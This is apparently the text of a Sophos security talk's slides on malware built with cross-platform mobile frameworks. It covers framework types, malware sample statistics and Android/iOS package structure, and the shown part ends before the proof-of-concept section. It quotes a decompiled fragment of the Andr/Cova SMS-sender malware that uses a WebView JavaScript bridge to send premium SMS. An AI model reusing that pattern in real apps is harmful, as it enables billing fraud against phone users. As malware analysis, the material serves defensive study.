Cross-platform mobile malware - Write once infect everywhere

William Lee & Xinran Wu

Email: {william.lee, xinran.wu}@sophos.com.au

Agenda

1. Cross-Platform Frameworks
2. Existing malware
3. App Package Structure
4. POC: Cross-Platform malware
5. Detection
6. Conclusion

1. Cross-Platform Frameworks

SOPHOS

Mobile Apps and Dev Tools

- Native Apps
  - Android: Android Studio(Java)
  - iOS: Xcode(Objective-C, Swift)


- Cross-platform Apps

  - Game frameworks
    - Unity(C#), Cocos2d(C++), Marmalade(C++), Construct2(JS)
  - Web-based frameworks
    - PhoneGap(JS), Titanium(JS)
  - General purpose frameworks
    - Xamarin(C#)

SOPHOS

Why Cross-Platform FW(Framework)?

- Benefits
  - App authors: Write once Run everywhere
  - Malware authors: Write once Infect everywhere
- App statistics



SOPHOS

Popular Cross-Platform FWs

- Unity
  - 2D/3D games with Mono(.NET framework)
- Cocos2d
  - 2D games with C++
- PhoneGap
  - Mobile web apps with HTML/JS
- Xamarin
  - Business apps with Mono FW
- MonoGame
  - Games with Mono FW

2. Existing Malware

Existing FW Samples

- Android sample statistics

	Total	Malware	PUA
Phonegap	21,937	281 (1.2%)	230 (1.0%)
Unity	43,246	179 (0.4%)	3574 (8.2%)
Cocos2d	3371	16 (0.4%)	337 (9.9%)
Xamarin	1289	0	23 (1.7%)

- Families
  - SMS senders
  - Fake installers
  - Advertisement libraries for PUA

Existing PhoneGap Malware

- Andr/Cova family: SMS sender
  - Load a html page into a WebView
  - Display a button with text “Agree to download and install”
  - Send SMS messages to numbers defined in index.html


```
public class MainActivity extends DroidGap {
 public void onCreate(Bundle paramBundle){
  …
  paramBundle = new WecAppInterface(this, this.appView);
  this.appView.addJavascriptInterface(paramBundle, "Android");
  super.loadUrl("file:///android_asset/www/index.html");
}
```

```
//from index.html
function download() {
 var cp1 = new Array();
 cp1[0] = sms_1_15K; //encoded phone number info
 cp1[1] = sms_1_10K;
…
 Android.ssff(cp1, nd1, cp2, nd2); //sending SMS code
}
```


SOPHOS

New Mono FW Malware

- Andr/Spy: Popular Games on Google Play
  - Cowboy Adventure
    - 500,000 – 1,000,000 installs from Google Play
  - Jump Chess



Images from: http://www.welivesecurity.com/2015/07/09/apps-google-play-steal-facebook-credentials/

SOPHOS

3. App Package Structure

SOPHOS

Native Android/iOS App's Structure

- Android

```
META-INF/MANIFEST.MF
META-INF/CERT.RSA
META-INF/CERT.SF
AndroidManifest.xml
classes.dex
resources.arsc
res/drawable/app_icon.png
assets/config.xml
lib/armeabi-v7a/libmain.so
```


- iOS

```
embedded.mobileprovision
_CodeSignature/CodeResources
Info.plist
HelloWorld
AppIcon57x57.png
Base.lproj/LaunchScreen.nib
PkgInfo
```

Items	Android	iOS
Certificate	CERT.RSA	Embedded.mobileprovision
Signed signature	CERT.SF	CodeResources
Config file	AndroidManifest.xml	Info.plist
Resources	resources.arsc res/ folder assets/ folder	Root folder Base.lproj/ folder
Executables	classes.dex lib/ folder	HelloWorld


SOPHOS

Cross-Platform FW Apps



SOPHOS

Web-based FW - PhoneGap




Items	Android	iOS
HTML	index.html	index.html
JavaScript	index.js	index.js
Native code	classes.dex	Main binary

- http://www.mammoth.com.au/blog/cross-platform-mobile-development-phonegap-vs-xamarin

SOPHOS

Web-based FW - Titanium




Items	Android	iOS
JavaScript	index.js	ApplicationRouting class
Native code	classes.dex	Main binary

- http://www.slideshare.net/gauravkheterpal/android-development-made-easy-with-appcelerator-titanium

SOPHOS

.NET-based FW - Unity




Items	Android	iOS
C# code	Assembly-CSharp.dll	Assembly-CSharp.dll
.Net libraries	System.dll System.core.dll	System.dll System.core.dll
Native code	classes.dex	Main binary

- http://blogs.shephertz.com/2014/02/05/writing-native-ios-and-android-unity-plugins/

SOPHOS

.NET-based FW - Xamarin




Items	Android	iOS
C# code	App.dll	NA
Native code	classes.dex	Main binary

- http://www.mammoth.com.au/blog/cross-platform-mobile-development-phonegap-vs-xamarin

SOPHOS

C++-based FW - Cocos2d



Items	Android	iOS
C++ app code	libcocos2dcpp.so	NA
Native code	classes.dex	Main binary

- http://www.cocos2d-x.org/wiki/Engine_Architecture

